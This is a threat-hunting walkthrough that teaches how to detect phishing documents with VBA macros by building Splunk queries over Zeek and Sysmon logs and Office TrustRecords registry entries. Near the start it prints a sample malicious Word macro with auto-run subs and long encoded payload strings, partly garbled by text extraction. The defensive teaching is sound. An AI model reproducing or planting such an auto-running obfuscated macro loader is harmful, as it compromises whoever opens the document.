

(Threat Hunting) Kill Chain 1: "Go Phish: Visualizing Basic Malice"

Come take a dive into the data lake and cast some queries to find proof that users have run files from malicious actors. How can we prove the existence of troublesome activity in the environment? We will take a journey as if we are a new member of the Magnum Tempus Financial Security Team and proceed through a Threat Hunt through the eyes of a newbie in the field of Threat Hunting.

Overview

What will we learn?

There are a number of concepts we will go over and learn in this walkthrough:

- What is phishing and what is a phishing payload?
- What is Visual Basic for Applications?
- What are Macros and what does this have to do with phishing and Threat Hunting?
- How can we walk through the thought process associated with a Threat Hunt from hypothesis to tangible results?
- What tools do we have at our disposal and what can we do with them?
- Can we go deeper and find out more after validating our hypothesis?

Initial Required Concepts

In order to dive into the hunt, we need to have some baseline information to better understand what we are seeking to find. Let us take a look at some of these now.


What is phishing?

In simple terms, phishing in this context is an attempt by an adversary to use methods to obtain credentials in an illicit manner using email communications.

What is a phishing payload?

A phishing payload is the means in which an adversary attempts to obtain the credentials of a target. The payload could be a link that sends an unsuspecting victim to a webpage that emulates a known website (like Microsoft Office 365 portal or Banking logon page) to collect usernames and passwords. Here are a few examples of malicious emails I have seen in my information security experiences:

IT Security Update



This is not legit

PURCHASE ORDER

1	Buyer:								
2	Address:								
3									
4	Tel & Fax								
5	Attn:								
6	Invoice #:								
7	Invoice date :								
8	PI DATE :								
9	NAXIN REF NO	NX-LI-15-0001							
10									
11	Dear Sir,								
12									
13									
14									
15	With reference to the above topic, we are pleased to place our order as per work space, price, delivery date and payment terms.								
16									
17	Serial No	STYLE NO	STYLE CODE	Style Description	FABRICATION	Color	Qty - PCS	FOB Per Pcs	Total

Another type of payload can be a document or file specially crafted to behave in a certain manner or take specific actions to attempt to collect credentials from a user's system:

Gmail

Billy Butcher <bill.e.butcher@mysupercompany.com>

INVOICE - URGENT 1

Accounts Payable <accountspayable@mycoinsnow.com> Tue, Jul 12, 2022 at 11:57 AM

To: Billy Butcher <bill.e.butcher@mycoinsnow.com>

Dear User: 2

Please see this urgent document that requires immediate attention.
Action is required no later than 07-12-2022.

Thank You,
Company Accounts Payable Team

3 INVOICE.DOCX 96K

Let's look at what we see in the above screenshot:

- 1 . The company email is mycoinsnow.com but the email sender is mycolnsnow.com - this is a typosquat of the domain.
2. Misspelling 'document' in the text. Additionally, creating a sense of urgency on the recipient that action is required by a specified date.
- 3 . Document attached is a .docx file that simply says "invoice" with no other indication on what it is for.

Attacks using the above type of email often utilize the Visual Basic for Applications (VBA) coding present in Microsoft Office Suite, primarily in Microsoft Word, Excel, and PowerPoint.


What is Visual Basic for Applications?

Visual Basic for Applications (VBA) is a slightly stripped down/limited version of Visual Basic coding language that can be used in Microsoft applications to add functionality and extensibility not natively available in the applications themselves. This can be useful in helping automate repetitive actions or automate retrieval of data when certain options are chosen in a document. VBA allows system-level access to perform actions and can act outside of the Microsoft Office Applications as well. We commonly call these "Macros".

What are the issues with Macros?

Due to how the functionality works in allowing access outside of the walled garden of Microsoft Office Suite, macros can allow an adversary the ability to make system changes or download additional malicious code via these macros with little interaction from the victim.

An example of how the VBA Macro document could appear in a Microsoft Word document can be see here:



```
- NewMacros (Code)
(General)
Sub Document_Open()
    test
End Sub

Sub AutoOpen()
    test
End Sub

Function test()
Dim Czwc As Object
Set Czwc = GetObject(0)PG("+q94VrLvdFlynE4fyl7Vvi2wFPocncZmu98EjLRRVui7/dQ+vhw9Xw==")
Dim Vodv As String
Vodv = 09gPG("uK3RX6X1IWVbwjlVsL70UKDA2ViosfEY+Ir7Vaqr+xG4yvtRuhnQCbCpUITwJnEvKlxEQ==") & _
09gPG("A9xmVIAtVKk9UQSgCuHg1UVGirCrEVgCkoVlloS2QgCUpWUijV1EOpKBKyqE1VQCoFe9QR0QAK2gWU1ZFIrAFAZyqX1VQClvAK5WJUAK2gWSDz0VWAJSzCOVzUwCtoFk19TFXAKWhUArxZfaA
09gPG("AK2gUQizNvcApKbzSuNGUBCkoFgq4XFrgC0hWUK11vcaApafQsvUTUQCKqVlpTNXAKWpUshBFArKBZCvUAugCkaFK4xFtgcUpWQDx5BKiraBZCONxF4ilvKc5+QSIKWhWEqjFKlpaBRCrCeUgCtqFei
09gPG("SuUkCuoikoFEC59cREKSowAjnZFKipKhRQuHGUpisqFAA8+IUEKygWCjhdREApalZaqukUAcIqFeo51FVAKygWDz91GAjShZQfrU4ilovgK5VNXEKSowAD30xGALSFZAPPKEpikofA881QEkygWejcVOlrh
09gPG("IK2HWU1MVEApKIZKPNRVQCoFk18wRWAKWoUQriVVOAISFZCvUvxCKqFAK4vdTmks0UgqxYFSASFZFTU4itoFk18CrUmkygUcjIJFQArK82aLckVjls of AopwRQgC0gWOrjQFYAralRSKdmVllqFEK5yrs
09gPG("SLMIVACsgVfk0oJQK2u0QLz5lraBRsuNkUgCsoVlk9wRk12oUjhNvOlaRfRCv13VQCoFlosyBQAK2hUUh1dMARkBrarUVUQCoToVpkvXgCugWSjRFAQapKIRQPhigUgCkoV9ISRWgCUhWSjjIFALSFZ
09gPG("IK2HWU13lAApaFZCudR4ilofF182RSmKygUcrVVGirkRaouXUQCoVe090RQEkyoUajnVR0lpaRSvNUvWcKqFA88ASIKWgWQrhCvApKIRKvFgEBcsqFBK90BSEKSpUajdRcAralRQvHTU4iloflo97TRqCc
09gPG("iKSuUkvoAlkvglVgslWQzrlFyApalZAO3PUCQCoFos2RUAKWpWQs1JFCrlarRvfVYyAIIFksVfxgCugWUg3JFkrKFCruM1V4itvFkprRNTiKwoUjhzFAApkh2zUeCVhCkqFBkpQBSxEkygUer1QlArkhRs
09gPG("iKSuUjwlQpkBQKoFkUAcsoVkg89UrIkSgjUjzfYArkFzKvFfafAClFlotxFVAKShWQrc1EARkBCrUrVwCtqVf15yvSAKSpW5r1FVEAraFZCugUgCkqyEq4WAUgCupWurhdVMQrkQhQcrdCUAClqFq5
09gPG("CrurWvCqVqk4URQmkygUahrMvCaRkirsrfkvOAIKVkk9RdTAKWgW3UVEQpKkQkUeRUQCoKv153VTAKyqUQrnRISlpaFZsq1UwcloFk9KQj2pUQryFQrkBQCPVvVoifKc8fEXAK2hWuLhxFIAp
09gPG("AKsowSlQpUQfK86tCtAKSpUWQxVEAraRCpmkVoitoVe041FVAKWuQphUQqhElrakRCDEvhCsqFAK8UBSiKygUSDzxF5lpaFZKExVQCoFEKorVTAkygUoRldvCaraBRSLcEuGtCffKpyJ
09gPG("CEK1V4itoVE91MVAK2gWQqnf1UapaBZsuMVUwCkoVlk8wRWAKSpUUrVMApkFZKvEVUQCsqVfls3NRKyguU3JfIaraRSvEEUiloVhktDZUAKSpUsjzRBQqpkBQqekVlitoFFoxFrGcupWsjjjFAApaBZ
09gPG("AkYgUQinNMQrK8ya0FRIKSoUQrxRFkIralRKdRuWcloFkq8WRUAK2gWUDn4FAArahRCuMAUgCkoVfIpwBkiWkW0UuqxrlapbraRAofE4itqVEK5VdTMksuArlfKALSBzAvfAoAtVko808UEkyoUAD18ROAJsiz
09gPG("SvdTUYitoFFqoVFRIKSoUQrxRFkIralRKdRuWcloFkq8WRUAK2gWUDn4FAArahRCuMAUgCkoVfIpwBkiWkW0UuqxrlapbraRAofE4itqVEK5VdTMksuArlfKALSBzAvfAoAtVko808UEkyoUAD18ROAJsiz
09gPG("EKsgWAljRBkYpkBQsvMgUgCtoFFKo0RWAK2pUql31WiraBRYOPLUYikFFo4zVrgCupWADx91MapkB2SrVCVhCkoFg1xNVkWHDz8xUQrkBYCOCgUoloVgo4XVAK5gUuQzZlCirKFQPrfzUYAIkv9
09gPG("OHUilliqVA8ZUlkShWUqjQFaYkRbQAUfAVgCtoFk1oxFxgCupWUqhBkALSZCrFtv4isqFFko3NRAKypUuixN1OipaRAXmVllqVBl51NRAK2hWU1ZfiaPKfzLNRV4AtIVCpcZWAKWhUAK15ISyKByAC
Czwc.Create Vodv
End Function
Public Function Dwl7cc(ByVal M5Fzq As Long, ByVal jMczm As Byte) As Long
Dwl7cc = MSFZq
If jMczm > 0 Then
If MSFZq > 0 Then
Dwl7cc = Int(Dwl7cc / (2 ^ jMczm))
Else
If jMczm > 31 Then
Dwl7cc = 0
Else
Dwl7cc = Dwl7cc And &H7FFFFFFF
Dwl7cc = Int(Dwl7cc / (2 ^ jMczm))
Dwl7cc = Dwl7cc Or 2 ^ (31 - jMczm)
End If
End If
End Function
```

Now that we understand what phishing, phishing payloads, VBA, and macros are, let's put these concepts together to see if we can build a Threat Hunt with these ideas in mind!

Threat Hunting

What is Threat Hunting?

Threat Hunting (TH) is a process of being proactive of unveiling unknown-knowns and unknown-unknowns to better our security posture **Hypothesis**

In order to begin the Threat Hunt, we need to have a reason to start the hunt. To start, we will need to come up with a hypothesis.

What is a hypothesis?

A hypothesis can be described as something we think might be occurring or something that we think might be taking place in an environment. A hypothesis focuses on the 6 W's:

- Who: Who is doing the activity?
- What: What is happening?
- Where: Where (What systems/networks) is this happening?
- When: What time/time period did this happen?
- Why: What is the end goal for the activity being performed? How:
- How is the activity occurring in the system?

How do we create a hypothesis?

For HOW to create a hypothesis for Threat Hunting, you can read an in-depth guide here: (insert link).

For now we will go over the hypothesis I have created for this scenario.

Let's create a hypothesis to hunt for potential phishing activity!

Broad Hypothesis

Magnum Tempus employees receive malicious phishing emails.

Narrow hypothesis

MT Employees are targeted with Malicious Microsoft Documents containing VBA macros via phishing email. Some employees will click and open malicious documents.

Transitioning from a Hypothesis to a Query

How can we formulate a query based on our hypothesis?

Our initial hypothesis presumes Magnum Tempus employees receive emails with malicious documents and opens those documents.

First we need to understand what tools we have available. For this Hunt, we are using Splunk, however many of the procedures/methods we use can and should be used with other query languages/log platforms.

Since we know our log data is in Splunk, we first need to determine what log sources we have available to us.

We could modify our index to include ALL log source data using a wildcard query like this:

```
index="*"
```

HOWEVER, this is considered bad practice as doing so is an expensive (resource-intensive) query and could cause undesirable effects on the Splunk (or other Log Aggregator) server and could hinder other searches being done on the system.

Thanks to our friend, Cereal Killer, we can utilize the following query to find the indexes (source) of data to query against:

```
| eventcount summarize=false index=* | dedup index | fields index
```

```
1 | eventcount summarize=false index=* | dedup index | fields index
```

✓ 12 results (before 7/12/22 7:50:05.000 PM) No Event Sampling ▾

Events (0) Patterns Statistics (12) Visualization

20 Per Page ▾ Format Preview ▾

index ↴

history

hmail

main

osquery

pcaps

summary

suricata

syslog

sysmon

velociraptor

wineventlogs

zeek

We will start with Zeek logs in Splunk because we can find documents transmitted over network traffic if they are downloaded from a company email on a company asset. Zeek is used to collect telemetry data and traffic flowing through an organization's network.

In Splunk queries, we start by calling the index (source) of the data we are querying against:

```
index="zeek"
```

We can query with just this, however we will get ALL data in the associated log:

New Search

Save As ▾ Create Table View Close

1 index="zeek"

489,752 events before 7/12/22 8:05:48.000 PM No Event Sampling ▾

Job ▾ II ⌂ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ Verbose Mode ▾

Events (489,752) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect 1 day per column

List ▾ Format 20 Per Page ▾ < Prev 1 2 3 4 5 6 7 8 ... Next >

Time	Event
5/11/22 10:06:44.000 PM	{ [-] community_id: 1:RkyXgJBAtV1GRia2uUHomk6RnfA= conn_state: S0 duration: 57.0724401473999 history: D id.orig_h: 172.16.50.100 id.orig_p: 65495 id.resp_h: 172.16.43.7 id.resp_p: 4789 local_orig: true local_resp: true missed_bytes: 0 orig_bytes: 1291 orig_ip_bytes: 1599

◀ Hide Fields : All Fields

SELECTED FIELDS

- a action 6
- a host 21
- a md5 100+
- a source 100+
- a sourcetype 30

INTERESTING FIELDS

- a AA 2
- a answers[] 100+
- a community_id 100+
- a conn_state 13
- # duration 100+
- a history 100+

NOTE:

We need to change the time filter to the time period we are checking against for this specific scenario because we don't know exactly when the log data starts/stops.

In your own Threat Hunting (outside of this scenario), you will want to identify a timeframe to conduct your searches. This could be 24 Hours, 1 Week, 1 Month.

In this scenario for Magnum Tempus, we are focusing on 2022-02-11 through 2022-02-13:

from Feb 11 through Feb 13, 2022 ▾

12 > Presets

> Relative

> Real-time

> Date Range

Between 02/11/2022 and 02/13/2022
00:00:00 24:00:00 Apply

> Date & Time Range

> Advanced

Let's focus on document file types that are often sent as potential phishing attachments.

Some of the more common formats include Microsoft Word formats (.doc, .docx) and Microsoft Excel Spreadsheets (.xls, .xlsx). Splunk allows us to query for multiple file types at once. Note we are not necessarily looking for an official filetype designation because we may not know exactly if this is indexed in Splunk. Let's check for the filetypes specifically as shown here:

```
index="zeek" (.doc OR .xls OR .docx OR .xlsx)
```

We get lots of hits (863!) because a lot of documents will be sent as part of normal business:

New Search

Save As ▾ Create Table View Close

1 index="zeek" (.doc OR .xls OR .docx OR .xlsx) from Feb 11 through Feb 13, 2022 ▾

✓ 863 events (2/11/22 12:00:00.000 AM to 2/14/22 12:00:00.000 AM) No Event Sampling ▾ Job ▾ || ⌂ ↻ 🔍 Verbose Mode ▾

Events (863) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect 1 hour per column

List ▾ ✓ Format 20 Per Page ▾ < Prev 1 2 3 4 5 6 7 8 ... Next >

< Hide Fields : All Fields i Time Event

SELECTED FIELDS
a action 3
a host 1
a md5 38
a source 12
a sourcetype 2

INTERESTING FIELDS
a analyzers[] 6
a conn_uids[] 74
depth 6
duration 43
a filename 66

i	Time	Event
>	2/13/22 12:00:00.000 AM	... 25 lines omitted ... {"ts":1644706820.186727,"uid":"C6j8lntyFFFcjjoa2","id.orig_h":"172.16.50.141","id.orig_p":50915,"id.resp_h":"172.16.50.110","id.resp_p":445,"action":"SMB::FILE_O PEN","name":"Depts\\Marketing\\Marketing Template.docx","size":699034,"times.modified":1644705459.5502134,"times.accessed":1644705459.6372348,"times.created":1644 703937.1701143,"times.changed":1644705472.3731788} {"ts":1644706820.168521,"uid":"Cg2Xw3ZoUdD6TAjh1","id.orig_h":"172.16.50.141","id.orig_p":50914,"id.resp_h":"172.16.50.110","id.resp_p":445,"action":"SMB::FILE_O PEN","path":"\\\\\\files.magnumtempusfinancial.com\\public","name":"Policies\\Employee-Code-of-Conduct.docx","size":48883,"times.modified":1644383197.0,"times.acces sed":1644531997.3754848,"times.created":1644531997.3754848,"times.changed":164470 1131.1052659} {"ts":1644706820.63922,"uid":"C6j8lntyFFFcjjoa2","id.orig_h":"172.16.50.141","id.orig_p":50915,"id.resp_h":"172.16.50.110","id.resp_p":445,"action":"SMB::FILE_OPE

Let's try to pare down the total number to a more manageable number using some common phishing terms.

How can we refine this query?

Let's start with the previous query:

```
index="zeek" (.doc OR .xls OR .docx OR .xlsx)
```

This gave us way too many results. We want to reduce the number of files, but need to find files that could indicate potential phishing activity.

Occasionally we see common terms/names in documents related to phishing activity as seen here at [SANS Common Patterns Used in Phishing Campaign Files](#):

SANS | Internet Storm Center

Search...

Common Patterns Used in Phishing Campaigns Files

Homepage

Diaries

Podcasts

Jobs

Data

Tools

Forums

Contact Us

Slack Channel

Published: 2018-03-02

Last Updated: 2018-03-02 09:31:00 UTC

by Xavier Mertens (Version: 1)

1 comment(s)



Phishing campaigns remain a common way to infect computers. Every day, I'm receiving plenty of malicious documents pretending to be sent from banks, suppliers, major Internet actors, etc. All those emails and their payloads are indexed and this morning I decided to have a quick look at them just by the name of the malicious files. Basically, there are two approaches used by attackers:

- They randomize the file names by adding a trailing random string (ex: aaf_438445.pdf) or the complete filename.
- They make the filename "juicy" to entice the user to open it by using common words.

This is the second approach that looks interesting. I extracted all the IOC of type 'filename' from my MISP[1]. The raw export contained 4692 filenames (4247 unique). I also exported all payloads from my archive (574.879 unique files). I extracted interesting strings based on:

- words
- common brands
- abbreviations

Warning: This list is provided "as is" and is not intended to be used to qualify files as malicious or not (it will generate too many false positives).

abuse
account
acompte
advice
agreement
airline
alert
archive
bill
bitcoin
booking
brochure
budget
caller

Let's pick a few and run another search, this time expanding our search to other log sources within Splunk (using index IN):

Let's try including a different log source with our zeek query.

Looking at our index from before, let's go with sysmon, as we might be able to see files accessed on endpoints (Much like how Zeek is used for network telemetry, Sysmon is used to generate telemetry data from endpoint devices in an organization.)

New Search

```
1 | eventcount summarize=false index=* | dedup index | fields index
```

✓ 12 results (before 7/12/22 7:50:05.000 PM) No Event Sampling ▾

Events (0) Patterns Statistics (12) Visualization

20 Per Page ▾ ✓ Format Preview ▾

index ▾

history

hmail

main

osquery

pcaps

summary

suricata

syslog

sysmon

velociraptor

wineventlogs

zeek



We can modify our search as seen here:

```
index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) (invoice OR remit OR payment OR order)
```

This query did not net us any relevant hits:

The screenshot shows the Splunk interface for a new search. The search bar contains the query: "index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) (invoice OR remit OR payment OR order)". The search results panel shows "0 events (2/11/22 12:00:00.000 AM to 2/14/22 12:00:00.000 AM)" and "No Event Sampling". The visualization section indicates "1 hour per column". A message at the bottom says "No results found. Try expanding the time range."

We should probably try a different approach.

How can we refine this query since the previous did not get us what we expected?

Let's start with the initial query:

```
index="zeek" (.doc OR .xls OR .docx OR .xlsx)
```

Our initial hypothesis presumes that users executed malicious VBA macro code. Is there a way for us to determine based on log data that such a document was executed?

In a word: yes.

Reviewing [SANS Office macro execution evidence](#) we see that we can check logs for "TrustRecords" to see if there were Windows Registry modifications:

One of the few places where macro execution leaves traces is in the "TrustRecords" entry in the registry:

HKCU:\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords
HKCU:\SOFTWARE\Microsoft\Office\16.0\Excel\Security\Trusted Documents\TrustRecords
HKCU:\SOFTWARE\Microsoft\Office\16.0\PowerPoint\Security\Trusted Documents\TrustRecords

-From <https://isc.sans.edu/diary/Office+macro+execution+evidence/27244>

Let's take a look at what we should modify our search query to:

```
index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) (TrustRecords)
```

Let's run this query!

We have hits!

New Search

1 index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) [TrustRecords]

✓ 62 events (before 7/12/22 8:03:31.000 PM) No Event Sampling ▾

Events (62) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

List ▾ ✎ Format 20 Per Page ▾

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS		>	2/19/22 9:31:58.000 PM	{ [-] @timestamp: 2022-02-19T21:31:56.656Z @version: 1 agent: { [+] } ecs: { [+] } event: { [+] } host: { [+] } log: { [+] } message: Registry value set: RuleName: - EventType: SetValue UtcTime: 2022-02-19 21:31:56.656 ProcessGuid: {29C462BB-5B97-6211-2903-000000001302} ProcessId: 6116 Image: C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE TargetObject: HKU\S-1-5-21-2370586174-1517003462-1142029260-1126\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords\file:///files.magnumtempusfinancial.com/public/Memos/Internal%20memo_03_01_21.doc Details: Binary Data User: MAGNUMTEMPUS\amanda.nuensis process: { [+] }

Let's look at the overall results:

62 events - this should be easier to parse. Looking at one of the first hits we see there is what appears to be an internal fileshare:

✓ 62 events (before 7/12/22 8:03:31.000 PM) No Event Sampling ▾

Events (62) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

List ▾ ✎ Format 20 Per Page ▾

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS		>	2/19/22 9:31:58.000 PM	{ [-] @timestamp: 2022-02-19T21:31:56.656Z @version: 1 agent: { [+] } ecs: { [+] } event: { [+] } host: { [+] } log: { [+] } message: Registry value set: RuleName: - EventType: SetValue UtcTime: 2022-02-19 21:31:56.656 ProcessGuid: {29C462BB-5B97-6211-2903-000000001302} ProcessId: 6116 Image: C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE TargetObject: HKU\S-1-5-21-2370586174-1517003462-1142029260-1126\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords\file:///files.magnumtempusfinancial.com/public/Memos/Internal%20memo_03_01_21.doc Details: Binary Data User: MAGNUMTEMPUS\amanda.nuensis process: { [+] }

Appears to be internal fileshare

files.magnumtempusfinancial.com

For purposes of this TH, let's exclude this in the query. Since our initial hypothesis indicated that users would download and execute malicious documents downloaded from a malicious sender, we might not expect to see these files in an internal file share at first. It is possible, however, that files could be malicious and saved to the fileshare. Let's take a look to see how many of our documents that use macros are on the internal fileshare: `index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) (TrustRecords) AND (files.magnumtempusfinancial.com)` Running this, we see 26 events that match this query:

The screenshot shows a log search interface with the following details:

- Search Query:** `index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) (TrustRecords) AND (files.magnumtempusfinancial.com)`
- Time Range:** from Feb 11 through Feb 13, 2022
- Event Count:** ✓ 26 events (2/11/22 12:00:00.000 AM to 2/14/22 12:00:00.000 AM)
- Sampling:** No Event Sampling
- Job Status:** Job ▾
- Visualizations:** Verbose Mode
- Event Types:** Events (26), Patterns, Statistics, Visualization
- Formatting:** Format Timeline ▾, Zoom Out, Zoom to Selection, Deselect, 1 hour per column
- List View Options:** List ▾, Format, 20 Per Page ▾, 1, 2, Next >
- Selected Fields:** agent.hostname, host, source, sourcetype, winlog.event_id
- Interesting Fields:** @timestamp, @version, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, date_hour, date_mday, date_minute, date_month, date_second, date_wday, date_year, date_zone, ecs.version
- Event Details:** A single event is highlighted, showing a timestamp of 2/12/22 10:53:41.130 PM. The event payload includes fields like @timestamp, @version, agent, host, log, message (Registry value set), RuleName, EventType (SetValue), UtcTime, ProcessGuid, ProcessId, Image (C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE), TargetObject (HKU\S-1-5-21-2370586174-1517003462-1142029260-1129\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords\file:///files.magnumtempusfinancial.com/public/Policies/Employee-Code-of-Con), Details (Binary Data), and User (MAGNUMTEMPUS\matt.tristique).

Let's compare with *Excluding* the fileshare from the results:

```
index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) (TrustRecords) AND NOT (files.magnumtempusfinancial.com)
```

New Search

Save As ▾ Create Table View Close

```
1 index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) (TrustRecords) AND NOT (files.magnumtempusfinancial.com)
```

from Feb 11 through Feb 13, 2022 ▾

✓ 22 events (2/11/22 12:00:00.000 AM to 2/14/22 12:00:00.000 AM) No Event Sampling ▾ Job ▾ Verbose Mode ▾

Events (22) Patterns Statistics Visualization

Format Timeline ▾ + Zoom to Selection 1 hour per column

List ▾ 20 Per Page ▾ 1 2 Next >

Time	Event
2/12/22 9:12:25.450 PM	{ [-] @timestamp: 2022-02-12T21:12:25.454Z @version: 1 agent: { [+] } ecs: { [+] } event: { [+] } host: { [+] } log: { [+] } message: Registry value set: RuleName: - EventType: SetValue UtcTime: 2022-02-12 21:12:25.454 ProcessGuid: {0522759F-229C-6208-B002-000000001002} ProcessId: 972 Image: C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE TargetObject: HKU\S-1-5-21-2370586174-1517003462-1142029260- 1129\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords\%USERPROFILE%\Downloads\MagnumTempus-Policy-Violation- matt.tristique@magnumtempusfinancial.com.doc Details: Binary Data

SELECTED FIELDS
a agent.hostname 3
a host 1
a source 1
a sourcetype 1
winlog.event_id 1

INTERESTING FIELDS
a @timestamp 22
@version 1
a agent.ephemeral_id 5
a agent.id 3
a agent.name 3
a agent.type 1
a agent.version 1
date_hour 2
date_mday 1
date_minute 5
a date_month 1
date_second 7
a date_wday 1
date_year 1
a date_zone 1
a ecs.version 1

22 events!

Here's the first event that shows up:

i	Time	Event
>	2/12/22 9:12:25.450 PM	{ [-] @timestamp: 2022-02-12T21:12:25.454Z @version: 1 agent: { [+] } ecs: { [+] } event: { [+] } host: { [+] } log: { [+] } message: Registry value set: RuleName: - EventType: SetValue UtcTime: 2022-02-12 21:12:25.454 ProcessGuid: {0522759F-229C-6208-B002-000000001002} ProcessId: 972 Image: C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE TargetObject: HKU\S-1-5-21-2370586174-1517003462-1142029260-1129\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords%USERPROFILE%\Downloads/MagnumTempus-Policy-Violation-matt.tristique@magnumtempusfinancial.com.doc Details: Binary Data User: MAGNUMTEMPUS matt.tristique process: { [+] } registry: { [+] } tags: [[+]] winlog: { [+] } } } Show as raw text agent.hostname = wkst03 host = 127.0.0.1:8088 source = http:sysmon-hec sourcetype = _json winlog.event_id = 13

Registry value set:

RuleName: -

EventType: SetValue

UtcTime: 2022-02-12 21:12:25.454

ProcessGuid: {0522759F-229C-6208-B002-000000001002}

ProcessId: 972

